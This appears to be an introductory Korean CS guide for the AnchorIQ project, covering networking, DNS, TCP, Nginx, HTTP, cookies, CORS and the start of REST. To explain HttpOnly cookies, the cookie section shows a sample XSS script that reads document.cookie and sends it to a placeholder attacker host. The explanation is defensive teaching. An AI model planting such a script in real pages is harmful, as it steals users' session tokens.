

AnchorIQ

CS 완전 가이드 — 시스템 동작 흐름



비전공자를 위한 컴퓨터 과학 기초부터
실제 코드 레벨 동작까지

네트워크 · HTTP · REST API · Spring Boot · DDD

JWT 인증 · Neo4j · Redis · Kafka · Docker

2026.04

AnchorIQ CS 완전 가이드

Part 1: 네트워크 — 컴퓨터가 대화하는 방법

Chapter 1: 네트워크란 무엇인가

1.1 네트워크(Network)란?

네트워크란, 두 대 이상의 컴퓨터가 데이터를 주고받을 수 있도록 연결된 것입니다.

여러분의 컴퓨터, 스마트폰, 서버 — 이 모든 장치가 케이블이나 Wi-Fi로 연결되어 서로 정보를 교환하는 것, 그것이 네트워크입니다.

인터넷(Internet)은 전 세계의 네트워크를 하나로 연결한 거대한 네트워크입니다. "Inter"(사이) + "Net"(네트워크) = 네트워크 사이의 네트워크. 여러분이 서울에서 미국 서버에 접속할 수 있는 것은, 한국의 네트워크와 미국의 네트워크가 해저 광케이블로 연결되어 있기 때문입니다.

AnchorIQ에서는 여러분의 브라우저(Chrome)와 Spring Boot 서버가 네트워크를 통해 대화합니다. 로컬 개발 환경에서는 같은 컴퓨터 안에서 대화하므로 인터넷을 거치지 않지만, 동작 원리는 동일합니다.

1.2 프로토콜(Protocol)이란?

프로토콜이란, 컴퓨터들이 데이터를 주고받을 때 지켜야 하는 규칙입니다.

사람끼리 대화할 때도 규칙이 있습니다. 한국어로 말하기, 한 사람이 말할 때 다른 사람은 듣기, 질문하면 대답하기. 이런 규칙 없이는 대화가 성립하지 않습니다.

컴퓨터도 마찬가지입니다. "데이터를 어떤 형식으로 보낼 것인가", "상대방이 받았는지 어떻게 확인할 것인가", "에러가 나면 어떻게 할 것인가" — 이런 규칙을 미리 정해놓은 것이 프로토콜입니다.

AnchorIQ에서 사용하는 주요 프로토콜:

프로토콜	무엇인가	어디서 쓰이나
TCP	데이터를 안전하게 전달하는 규칙	모든 네트워크 통신의 기반
IP	데이터를 목적지까지 보내는 규칙	주소 지정과 라우팅
HTTP	웹에서 요청과 응답을 주고받는 규칙	브라우저 ↔ Spring Boot
Bolt	Neo4j 데이터베이스와 통신하는 규칙	Spring Boot ↔ Neo4j

1.3 IP 주소(IP Address)란?

IP 주소란, 네트워크에 연결된 각 컴퓨터를 구분하기 위한 고유한 번호입니다.

현실에서 편지를 보내려면 상대방의 집 주소가 필요합니다. "서울시 강남구 테헤란로 123번지"처럼요. 컴퓨터 세계에서 이 역할을 하는 것이 IP 주소입니다.

IP 주소는 숫자로 이루어져 있습니다:

192.168.1.100

이것은 4개의 숫자를 점(.)으로 구분한 것입니다.
각 숫자는 0부터 255까지의 범위를 가집니다.

컴퓨터 내부에서는 이진수(0과 1)로 표현됩니다:

11000000.10101000.00000001.01100100

총 32개의 비트(bit) = 32비트

32비트로 표현할 수 있는 주소의 수: 2^{32} = 약 43억 개

이것을 **IPv4**(IP version 4)라고 합니다. 하지만 스마트폰, IoT 기기 등이 늘어나면서 43억 개로는 부족해졌고, **IPv6**(128비트, 약 340간 개 주소)가 만들어졌습니다.

특수한 IP 주소

127.0.0.1 - "루프백(Loopback)" 주소

이것은 "나 자신"을 가리키는 특수 주소입니다.
이 주소로 보낸 데이터는 네트워크 밖으로 나가지 않고,
내 컴퓨터 안에서 바로 돌아옵니다.

"localhost"라는 이름은 이 주소의 별명입니다.
localhost = 127.0.0.1 (운영체제 설정 파일에 정의됨)

AnchorIQ 로컬 환경에서:

브라우저가 localhost:8080에 접속한다는 것은
"같은 컴퓨터의 8080번 포트에서 실행 중인 프로그램에 접속한다"는 뜻입니다.

1.4 포트(Port)란?

포트란, 하나의 컴퓨터에서 실행 중인 여러 프로그램 중 특정 프로그램을 식별하기 위한 번호입니다.

IP 주소가 "건물의 주소"라면, 포트는 "건물 안의 호실 번호"입니다.

왜 필요한가? 하나의 컴퓨터(IP: 127.0.0.1)에서 Spring Boot, Neo4j, Redis, Kafka가 동시에 실행되고 있습니다. 네트워크를 통해 데이터가 도착했을 때, "이 데이터는 어떤 프로그램에게 전달해야 하는가?"를 결정하는 것이 포트 번호입니다.

127.0.0.1 (내 컴퓨터)에서 실행 중인 프로그램들:

포트 3004 → Next.js (프론트엔드 화면)
포트 8080 → Spring Boot (백엔드 API 서버)
포트 5433 → PostgreSQL (유저/결제 데이터베이스)
포트 7687 → Neo4j (그래프 데이터베이스)
포트 6380 → Redis (캐시)
포트 29092 → Kafka (메시지 전달)
포트 18789 → OpenClaw (AI 엔진)
포트 5678 → n8n (자동화 도구)

데이터가 "127.0.0.1의 8080번 포트"로 도착하면,
운영체제가 이 데이터를 Spring Boot에게 전달합니다.
8080이 아닌 7687로 도착하면 Neo4j에게 전달합니다.

포트 번호는 0부터 65535까지 사용할 수 있으며, 16비트 정수입니다.

0 ~ 1023번: "잘 알려진 포트(Well-Known Ports)"
운영체제나 표준 서비스가 사용합니다.
예: 80(HTTP), 443(HTTPS), 22(SSH)

1024 ~ 49151번: "등록된 포트(Registered Ports)"
특정 소프트웨어가 관례적으로 사용합니다.
예: 5432(PostgreSQL), 3306(MySQL), 7687(Neo4j)

49152 ~ 65535번: "임시 포트(Dynamic Ports)"
프로그램이 일시적으로 사용합니다.
예: 브라우저가 서버에 요청할 때 임시로 배정받는 포트

1.5 패킷(Packet)이란?

패킷이란, 네트워크를 통해 전송되는 데이터의 작은 조각입니다.

큰 파일을 한 번에 통째로 보내면 문제가 생깁니다. 전송 중간에 오류가 나면 처음부터 다시 보내야 하고, 하나의 큰 데이터가 네트워크를 독점하면 다른 사람은 기다려야 합니다.

그래서 데이터를 **작은 조각(패킷)**으로 나누어 보냅니다. 편지를 한 번에 100장 보내는 대신, 한 장씩 봉투에 넣어 보내는 것과 같습니다.

원본 데이터 (AI 질의 HTTP 요청, 500바이트):

```
"POST /api/ai/query HTTP/1.1\r\nHost: localhost:8080\r\nContent-Type: application/json\r\n\r\n{"query":"호르무즈 근처에 제재국 선박 있어?"}"
```

이것이 패킷으로 나뉘면:

패킷 1: [헤더: 출발지/목적지/순서번호] + [데이터 일부: "POST /api/ai/..."]

패킷 2: [헤더: 출발지/목적지/순서번호] + [데이터 일부: "...query":"호르무즈..."]

각 패킷은 독립적으로 네트워크를 통해 이동합니다.

목적지에 도착하면 순서번호를 보고 원래 순서대로 재조립합니다.

패킷의 구조:



헤더: 이 패킷이 어디서 왔고, 어디로 가고, 몇 번째인지 등의 정보.
 편지 봉투의 보내는 사람/받는 사람 주소와 같습니다.

페이로드: 실제 전송하려는 데이터.
 편지 봉투 안의 편지 내용과 같습니다.

체크섬: 데이터가 전송 중에 손상되지 않았는지 확인하는 값.
 수학적 계산으로 생성된 "지문" 같은 것입니다.
 받는 쪽에서 같은 계산을 해서 결과가 다르면 → 손상된 것 → 재전송 요청.

1.6 DNS(Domain Name System)란?

DNS란, 사람이 읽을 수 있는 도메인 이름(**naver.com**)을 컴퓨터가 이해할 수 있는 **IP 주소(223.130.195.200)**로 변환해주는 시스템입니다.

컴퓨터는 숫자(IP 주소)로만 통신할 수 있습니다. 하지만 사람은 "223.130.195.200"보다 "naver.com"이 기억하기 쉽습니다. DNS는 이 간극을 메워주는 **"인터넷의 전화번호부"**입니다.

스마트폰의 연락처와 같습니다. "엄마"라고 검색하면 "010-1234-5678"이 나오듯, "naver.com"을 DNS에 물어보면 "223.130.195.200"이 나옵니다.

DNS 조회는 어떻게 이루어지는가

여러분이 브라우저에 `api.anchoriq.com` 을 입력하면, 브라우저는 이 이름의 IP 주소를 알아내야 합니다. 이 과정은 여러 단계를 거칩니다.

1단계: 내 컴퓨터에서 먼저 찾기

브라우저와 운영체제는 최근에 조회한 DNS 결과를 임시 저장(캐시)합니다. 이전에 `api.anchoriq.com` 을 방문한 적이 있다면, 저장된 IP를 바로 사용합니다.

또한 운영체제의 `/etc/hosts` 파일을 확인합니다. 이 파일에는 수동으로 설정한 이름-IP 매핑이 있습니다:

```
# /etc/hosts 파일
127.0.0.1    localhost
```

`localhost` 는 이 파일 덕분에 DNS 서버에 물어보지 않아도 `127.0.0.1` 로 바로 변환됩니다. AnchorIQ 로컬 환경에서 `localhost:8080` 이 즉시 작동하는 이유입니다.

2단계: DNS 서버에 질의하기

캐시에 없으면, 운영체제가 설정된 DNS 서버에 질문합니다. DNS 서버는 인터넷 서비스 제공자(ISP)가 자동 배정하거나, 직접 설정할 수 있습니다(Google DNS: 8.8.8.8, Cloudflare DNS: 1.1.1.1).

3단계: DNS 서버가 계층적으로 탐색

DNS 서버도 답을 모르면, 전 세계 DNS 시스템의 계층 구조를 따라 탐색합니다:

"api.anchoriq.com의 IP가 뭐야?"

- ① Root DNS 서버 (전 세계 13개)에 질문
→ ".com을 관리하는 서버 주소를 알려줌"
- ② .com TLD 서버에 질문
→ "anchoriq.com을 관리하는 서버 주소를 알려줌"
- ③ anchoriq.com의 권한 DNS 서버에 질문
→ "api.anchoriq.com의 IP는 52.78.100.20이야"
- ④ 결과를 브라우저에 반환 (캐시에 저장)

이 전체 과정은 보통 50~200밀리초(0.05~0.2초) 걸립니다. 캐시가 있으면 0밀리초입니다.

1.7 TCP(Transmission Control Protocol)란?

TCP란, 두 컴퓨터 사이에서 데이터를 순서대로, 빠짐없이, 확실하게 전달하는 규칙입니다.

인터넷은 완벽하지 않습니다. 패킷이 중간에 사라질 수 있고, 순서가 뒤바뀔 수 있고, 같은 패킷이 두 번 도착할 수도 있습니다. TCP는 이런 문제를 모두 해결합니다.

편지에 비유하면, TCP는 *****등기우편*****입니다:

- 편지가 도착하면 수신 확인을 보내줍니다
- 도착하지 않으면 다시 보냅니다
- 여러 통을 보내면 순서대로 전달합니다
- 같은 편지가 두 번 오면 하나를 버립니다

반면 **UDP**는 "일반우편"입니다. 보내기만 하고 도착 여부를 확인하지 않습니다. 빠르지만 확실하지 않습니다. 실시간 영상통화나 게임처럼 "속도가 더 중요하고, 약간의 데이터 손실은 괜찮은" 경우에 사용합니다.

AnchorIQ의 AI 질의는 **한 글자도 빠지면 안 되므로** TCP를 사용합니다. "호르무즈 근처에 제재국 선박 있어?"에서 글자 하나가 빠지면 AI가 전혀 다른 Cypher 쿼리를 생성할 수 있기 때문입니다.

TCP가 보장하는 4가지

1. 순서 보장

패킷에 순서 번호(Sequence Number)를 매깁니다.
패킷이 순서 없이 도착해도, 번호를 보고 원래 순서로 재조립합니다.

보낸 순서: 패킷1, 패킷2, 패킷3
도착 순서: 패킷3, 패킷1, 패킷2
재조립 결과: 패킷1, 패킷2, 패킷3 (원래 순서 복원)

2. 손실 감지 및 재전송

받는 쪽이 패킷을 받으면 "받았다"는 확인(ACK)을 보냅니다.
보내는 쪽이 일정 시간 안에 ACK를 못 받으면 → 재전송합니다.

보냄: 패킷1 → 서버
기다림... (서버가 ACK를 안 보냄 = 패킷이 사라진 것)
재전송: 패킷1 → 서버
확인: ← ACK (이번엔 잘 받음)

3. 중복 제거


같은 순서 번호의 패킷이 두 번 도착하면, 하나를 버립니다.

4. 흐름 제어

받는 쪽이 처리할 수 있는 속도에 맞춰 보내는 속도를 조절합니다.
"나 지금 바빠서 천천히 보내줘" → 보내는 속도를 줄임.

TCP 연결 수립 (3-Way Handshake)

TCP로 데이터를 보내기 전에, 먼저 "연결"을 수립해야 합니다. 이 과정을 3-Way Handshake라고 합니다. 두 컴퓨터가 서로 "통신할 준비가 되었다"는 것을 확인하는 과정입니다.



왜 3번이나 해야 하는가? 2번이면 안 되나?

2번만 하면 이런 문제가 생깁니다: 브라우저가 오래 전에 보낸 SYN이 네트워크 지연으로 뒤늦게 서버에 도착할 수 있습니다. 서버는 "새 연결 요청이 왔다!"고 생각하고 자원(메모리)을 할당합니다. 하지만 브라우저는 이미 이 연결에 관심이 없습니다. 결과: 서버 자원 낭비.

3번째 단계(ACK)가 있으면, 브라우저가 "나도 확인했어"라고 응답하지 않는 한 서버가 연결을 완성하지 않으므로 이 문제가 해결됩니다.

1.8 소켓(Socket)이란?

소켓이란, IP 주소와 포트 번호를 합친 것으로, 네트워크 통신의 끝점(Endpoint)입니다.

전화에 비유하면, IP 주소가 "전화번호"이고 포트가 "내선번호"라면, 소켓은 "**전화번호 + 내선번호**" 전체입니다. 이 조합이 있어야 특정 상대방과 정확히 연결됩니다.

소켓 = IP 주소 + 포트 번호

예: 127.0.0.1:8080 = Spring Boot 서버의 소켓

127.0.0.1:52341 = 브라우저의 임시 소켓

하나의 TCP 연결은 두 개의 소켓으로 식별됩니다:

(출발지 소켓, 목적지 소켓)

= (127.0.0.1:52341, 127.0.0.1:8080)

같은 컴퓨터에서 브라우저 탭을 3개 열면, 각 탭은 다른 임시 포트를 사용합니다. 서버는 소켓 쌍을 보고 어떤 탭에서 온 요청인지 구분합니다.

1.9 Nginx란?

Nginx(엔진엑스)란, 클라이언트의 요청을 받아 적절한 서버로 전달해주는 **리버스 프록시(Reverse Proxy)** 서버입니다.

프록시(Proxy)란?

프록시란, 두 당사자 사이에서 **중개 역할**을 하는 것입니다. "대리인"이라는 뜻입니다.

포워드 프록시 (Forward Proxy) – 클라이언트 측 대리인:

회사 직원 → (프록시) → 인터넷

용도: "회사에서 유튜브 차단" 같은 접근 제어

리버스 프록시 (Reverse Proxy) – 서버 측 대리인:

인터넷 → (Nginx) → 내부 서버들

용도: 여러 서버를 하나의 주소로 묶어서 제공

호텔의 프런트 데스크

Nginx를 가장 쉽게 이해하는 비유는 **호텔의 프런트 데스크**입니다.

손님(사용자)은 호텔 건물(서버) 안에 어떤 방이 있는지 모릅니다. 프런트 데스크(Nginx)에 말하면 적절한 방으로 안내해줍니다.

현재 AnchorIQ (로컬 개발) - Nginx 없음:

사용자가 포트 번호를 직접 알아야 합니다.

`http://localhost:3004` → 프론트엔드

`http://localhost:8080/api` → 백엔드

프로덕션 환경 - Nginx 있음:

사용자는 하나의 주소만 알면 됩니다.

`https://anchoriq.com` → Nginx가 알아서 분배

Nginx의 라우팅 규칙:

/로 시작하는 요청 → `localhost:3004` (프론트엔드)

/api/로 시작하는 요청 → `localhost:8080` (백엔드 API)

/ws/로 시작하는 요청 → `localhost:8080` (WebSocket)

Nginx가 하는 일

1. SSL/TLS 종료

HTTPS의 암호화/복호화를 Nginx가 처리합니다.

Spring Boot는 암호화 작업 없이 비즈니스 로직에 집중합니다.

2. 로드 밸런싱

서버가 여러 대일 때, 요청을 골고루 분배합니다.

서버A가 바쁘면 서버B로 보냅니다.

3. 정적 파일 서빙

CSS, JavaScript, 이미지 같은 파일은 Nginx가 직접 전달합니다.

Spring Boot까지 갈 필요 없어 속도가 빨라집니다.

4. 속도 제한 (Rate Limiting)

같은 IP에서 너무 많은 요청이 오면 차단합니다.

DDoS 공격 방어.

5. 응답 압축

JSON 응답을 gzip으로 압축하여 전송합니다.

10KB → 2KB로 줄어들어 네트워크 대역폭을 절약합니다.

Nginx가 빠른 이유 — 이벤트 기반 아키텍처

기존 방식 (Apache):

식당에서 손님마다 웨이터 한 명을 배정합니다.

손님1 → 웨이터1 (주문 받고, 주방 가서 기다리고, 음식 나오면 서빙)

손님2 → 웨이터2 (같은 과정)

손님1000 → 웨이터가 없다! 대기!

문제: 웨이터가 "주방에서 음식 나올 때까지" 계속 기다려야 함.

1000명이 오면 1000명의 웨이터가 필요 → 비용(메모리) 폭증.

Nginx 방식:

베테랑 웨이터 한 명이 돌아다니며 처리합니다.

손님1 주문 받기 → 주방에 전달 → (기다리지 않고) 손님2에게 감

손님2 주문 받기 → 주방에 전달 → (기다리지 않고) 손님3에게 감

(주방에서 벨) "손님1 음식!" → 손님1에게 서빙

손님4 주문 받기 → ...

웨이터 한 명이 수천 명을 처리 가능.

"기다리는 시간"에 다른 일을 하기 때문입니다.

이것을 **이벤트 기반(Event-Driven)** 또는 **비동기(Asynchronous)** 처리라고 합니다. Nginx가 하나의 프로세스로 10,000개 이상의 동시 연결을 처리할 수 있는 이유입니다.

Part 2: HTTP와 REST API

Chapter 2: HTTP — 브라우저와 서버의 대화 형식

2.1 HTTP(HyperText Transfer Protocol)란?

HTTP란, 웹에서 브라우저(클라이언트)와 서버가 데이터를 주고받기 위한 규칙(프로토콜)입니다.

TCP가 "데이터를 안전하게 전달하는 규칙"이었다면, HTTP는 그 위에서 "전달하는 데이터의 형식과 의미를 정하는 규칙"입니다.

편지에 비유하면:

- TCP = 등기우편 시스템 (배달의 신뢰성)
- HTTP = 편지의 양식 (편지지의 형식, 인사말, 본문, 맺음말)

HTTP의 핵심 규칙:

규칙 1: 요청(Request)과 응답(Response) 쌍으로 동작합니다. 브라우저가 "이것 줘"라고 요청하면, 서버가 "여기 있어"라고 응답합니다. 서버가 먼저 말을 걸 수는 없습니다.

규칙 2: 무상태(Stateless)입니다. 서버는 이전 대화를 기억하지 않습니다. 매 요청이 독립적입니다. "나 아까 로그인했잖아"가 통하지 않습니다. 그래서 매 요청마다 JWT 토큰을 함께 보내서 "나 이 사람이야"를 증명해야 합니다.

2.2 HTTP 요청(Request)이란?

HTTP 요청이란, 브라우저가 서버에게 "무엇을 해달라"고 보내는 메시지입니다.

요청은 크게 3개 부분으로 구성됩니다:


```

┌ 요청 라인 (Request Line) ────────────┐
│ POST /api/ai/query HTTP/1.1           │
│   ↑      ↑             ↑              │
│ 메서드  경로      HTTP 버전          │
└────────────────────────────────────────┘

┌ 헤더 (Headers) ───────────┐
│ Host: localhost:8080       │
│ Content-Type: application/json │
│ Cookie: access_token=eyJhbGci... │
└────────────────────────────────┘

┌ 본문 (Body) ───────────┐
│ {"query": "호르무즈 근처에 제재국 선박 있어?"} │
└──────────────────────────┘

```

HTTP 메서드(Method)란?

HTTP 메서드란, "이 요청으로 무엇을 하고 싶은지"를 나타내는 동사입니다.

메서드	의미	비유	AnchorIQ 예시
GET	"이것을 보여줘" (조회)	도서관에서 책을 읽는 것	<code>GET /api/ai/briefing</code> (일일 브리핑 조회)
POST	"이것을 처리해줘" (생성/처리)	식당에서 주문하는 것	<code>POST /api/ai/query</code> (AI 질의 실행)
PUT	"이것을 수정해줘" (전체 수정)	이력서를 새 버전으로 교체	<code>PUT /api/workflows/42</code> (워크플로우 수정)
DELETE	"이것을 삭제해줘" (삭제)	파일을 휴지통에 버리는 것	<code>DELETE /api/bookmarks/7</code> (북마크 삭제)

GET과 POST의 차이

GET - 데이터가 URL에 포함됩니다:

GET /api/vessels?flag=KR&type=TANKER

↑ 쿼리 파라미터 (URL에 보임)

특징:

- 브라우저 주소창에 보입니다 (비밀번호 전달에 부적합)
- 본문(Body)이 없습니다
- 같은 요청을 여러 번 해도 결과가 같습니다 (멱등)
- 서버의 상태를 바꾸지 않습니다 (안전)
- 브라우저가 결과를 캐시할 수 있습니다
- 북마크할 수 있습니다

POST - 데이터가 본문(Body)에 포함됩니다:

POST /api/ai/query

Body: {"query": "호르무즈 근처에 제재국 선박 있어?"}

↑ URL에 안 보임

특징:

- URL에 데이터가 보이지 않습니다
- 데이터 크기 제한이 없습니다 (URL은 보통 2048자 제한)
- 같은 요청을 여러 번 하면 결과가 다를 수 있습니다 (비멱등)
예: AI 질의를 2번 하면 API 사용량이 2 증가
- 서버의 상태를 바꿀 수 있습니다 (비안전)

멱등성(Idempotency)이란?

멱등성이란, 같은 요청을 여러 번 실행해도 결과가 동일한 성질입니다.

멱등한 메서드:

GET /api/vessels → 10번 조회해도 결과 같음 (데이터 변경 없음)

PUT /api/workflows/42 → 10번 수정해도 마지막 상태는 같음

DELETE /api/bookmarks/7 → 이미 삭제된 것을 또 삭제해도 "없는 상태"는 같음

멱등하지 않은 메서드:

POST /api/ai/query → 5번 호출하면 API 사용량이 5 증가

POST /api/auth/signup → 2번 호출하면 첫 번째는 성공, 두 번째는 "이미 존재" 에러

HTTP 헤더(Header)란?

HTTP 헤더란, 요청이나 응답에 대한 부가 정보(메타데이터)를 담은 필드입니다.

편지의 본문 외에 봉투에 적는 정보(보내는 사람, 우표 종류, 등기 여부)와 같습니다.

AnchorIQ AI 질의의 주요 헤더:

```
Host: localhost:8080
    "이 요청을 받을 서버의 주소"
    하나의 IP에 여러 사이트가 있을 수 있으므로,
    어떤 사이트로 보낼지 지정합니다.

Content-Type: application/json
    "본문의 데이터 형식이 JSON이다"
    서버가 이 헤더를 보고 본문을 JSON으로 파싱합니다.
    Spring Boot에서 @RequestBody가 이 정보를 사용하여
    JSON → Java 객체로 변환합니다.

Cookie: access_token=eyJhbGci...
    "나는 이 JWT 토큰을 가진 사용자다"
    로그인할 때 서버가 발급한 토큰을 브라우저가 자동으로 포함합니다.
    이 토큰으로 서버가 "이 요청을 보낸 사람이 누구인지" 확인합니다.

Accept: application/json
    "응답을 JSON 형식으로 주세요"

Origin: http://localhost:3004
    "이 요청이 어디서 왔는지"
    CORS(교차 출처 리소스 공유) 검증에 사용됩니다.
```

2.3 HTTP 응답(Response)이란?

HTTP 응답이란, 서버가 브라우저의 요청에 대해 보내는 결과 메시지입니다.

상태 코드(Status Code)란?

상태 코드란, 서버가 요청을 어떻게 처리했는지를 3자리 숫자로 알려주는 것입니다.

첫 번째 숫자가 카테고리를 나타냅니다:

2xx = 성공 – "잘 처리했어"

200 OK: 일반적인 성공 (AI 질의 성공)

201 Created: 새로운 것을 만들었어 (회원가입 성공)

4xx = 클라이언트 잘못 – "네가 잘못 보냈어"

400 Bad Request: 요청 형식이 틀림 (JSON이 깨짐, 필수 필드 누락)

401 Unauthorized: 인증 안 됨 (JWT 토큰 없음/만료)

403 Forbidden: 권한 없음 (로그인은 했지만 이 기능은 못 씀)

404 Not Found: 없는 것을 요청함 (존재하지 않는 선박 IMO)

429 Too Many Requests: 요청이 너무 많음 (AI 쿼터 초과)

5xx = 서버 잘못 – "내가 고장났어"

500 Internal Server Error: 서버 코드 버그, DB 연결 끊김

502 Bad Gateway: Nginx가 Spring Boot에 연결 못 함

504 Gateway Timeout: 요청 처리가 너무 오래 걸림

JSON(JavaScript Object Notation)이란?

JSON이란, 데이터를 텍스트 형식으로 표현하는 경량 포맷입니다.

사람이 읽을 수 있고, 컴퓨터도 쉽게 파싱할 수 있어서 웹 API에서 가장 널리 사용됩니다.

```
{
  "success": true,
  "data": {
    "answer": "현재 조회 결과상 호르무즈 인근에...",
    "cypher": "MATCH (v:Vessel)...",
    "entities": []
  },
  "timestamp": "2026-04-04T04:43:17.126Z"
}
```

규칙:

- 키(key)는 항상 큰따옴표로 감쌈: "success"
- 값(value)은 문자열, 숫자, 불리언, 배열, 객체, null 가능
- 종괄호 {} = 객체 (키-값 쌍의 모음)
- 대괄호 [] = 배열 (값의 순서 있는 목록)

직렬화(Serialization)와 역직렬화(Deserialization)란?

직렬화란, 프로그램의 데이터 구조(객체)를 전송 가능한 형식(JSON 문자열)으로 변환하는 것입니다. 역직렬화는 그 반대입니다.

역직렬화 (요청 수신 시):

JSON 문자열 → Java 객체

`{"query": "호르무즈..."}` → `AiQueryRequest(query="호르무즈...")`

Spring Boot에서 `@RequestBody`가 이 작업을 수행합니다.

내부적으로 Jackson 라이브러리가 처리합니다.

직렬화 (응답 전송 시):

Java 객체 → JSON 문자열

`ApiResponse(success=true, data={...})` → `{"success":true,"data":{...}}`

Spring Boot에서 `ResponseEntity`를 반환하면 자동으로 수행됩니다.

2.4 Cookie(쿠키)란?

쿠키란, 서버가 브라우저에게 저장하라고 보내는 작은 데이터 조각입니다. 브라우저는 이 데이터를 저장하고, 같은 서버에 다음 요청을 보낼 때 자동으로 포함합니다.

왜 필요한가? HTTP는 무상태(Stateless)이므로 서버는 이전 요청을 기억하지 못합니다. 쿠키가 없으면 로그인할 때마다 서버는 "너 누구야?"라고 물을 것입니다. 쿠키에 JWT 토큰을 저장하면, 매 요청마다 자동으로 "나 이 사람이야"를 증명할 수 있습니다.

로그인 시:

서버 응답 헤더: `Set-Cookie: access_token=eyJhbG...`; `HttpOnly`; `Path=/`

브라우저: "이 쿠키를 저장해두자"

다음 API 요청 시:

브라우저가 자동으로: `Cookie: access_token=eyJhbG...`

서버: "아, JWT 토큰이 있네. 검증해보자... 유효하다! `userId=5`구나."

HttpOnly란?

HttpOnly란, JavaScript에서 이 쿠키에 접근할 수 없도록 하는 보안 설정입니다.

HttpOnly가 없으면:

해커가 XSS(Cross-Site Scripting) 공격으로 악성 JavaScript를 삽입할 수 있음

```
<script>
```

```
const token = document.cookie; // 쿠키 읽기 가능!
```

```
fetch('https://hacker.com/steal?token=' + token); // 토큰 탈취!
```

```
</script>
```

HttpOnly가 있으면:

document.cookie → "" (빈 문자열, 접근 불가!)

JavaScript로 쿠키를 읽을 수 없으므로 토큰 탈취 불가능.

AnchorIQ에서 JWT 토큰을 localStorage가 아닌 HttpOnly Cookie에 저장하는 이유가 바로 이것입니다.

2.5 CORS(Cross-Origin Resource Sharing)란?

CORS란, 서로 다른 출처(Origin) 간에 리소스를 공유할 수 있도록 허용하는 브라우저 보안 메커니즘입니다.

출처(Origin)란?

출처란, URL의 프로토콜 + 호스트 + 포트 조합입니다.

http://localhost:3004 (프론트엔드)

http://localhost:8080 (백엔드)

프로토콜: 같음 (http)

호스트: 같음 (localhost)

포트: 다름! (3004 vs 8080)

→ 다른 출처(Cross-Origin)!

브라우저는 보안상 **다른 출처로의 요청을 기본적으로 차단**합니다. 이것을 "동일 출처 정책(Same-Origin Policy)"이라고 합니다. 악성 사이트가 다른 사이트의 데이터를 무단으로 가져가는 것을 방지합니다.

하지만 AnchorIQ에서는 프론트엔드(3004)가 백엔드(8080)의 API를 호출해야 하므로, 서버가 "이 출처에서의 요청은 허용한다"고 명시적으로 선언해야 합니다. 이것이 CORS 설정입니다.

```
// SecurityConfig.java
configuration.setAllowedOrigins(List.of(
    "http://localhost:3004" // 이 출처에서의 요청을 허용
));
configuration.setAllowCredentials(true); // 쿠키(JWT) 포함 허용
```

Chapter 3: REST API

3.1 API(Application Programming Interface)란?

API란, 소프트웨어끼리 대화하기 위한 약속된 규격입니다.

식당의 메뉴판과 같습니다. 손님(프론트엔드)은 주방(백엔드) 안에 들어갈 수 없습니다. 대신 메뉴판(API 문서)을 보고 주문(요청)하면, 웨이터(HTTP)가 전달하고, 음식(응답)이 나옵니다.

손님은 요리사가 어떻게 요리하는지 몰라도 됩니다. 메뉴판에 있는 메뉴 이름과 가격만 알면 됩니다. API도 마찬가지로, 프론트엔드는 백엔드 코드가 어떻게 동작하는지 몰라도 되고, 어떤 URL로 어떤 데이터를 보내면 어떤 응답이 오는지만 알면 됩니다.

3.2 REST(Representational State Transfer)란?

REST란, API를 설계하는 아키텍처 스타일입니다. URL로 자원(명사)을 표현하고, HTTP 메서드로 행동(동사)을 표현합니다.

REST 원칙 1 – URL은 명사:

`/api/vessels` (선박이라는 자원)
`/api/vessels/9863297` (IM0 9863297번 선박이라는 자원)

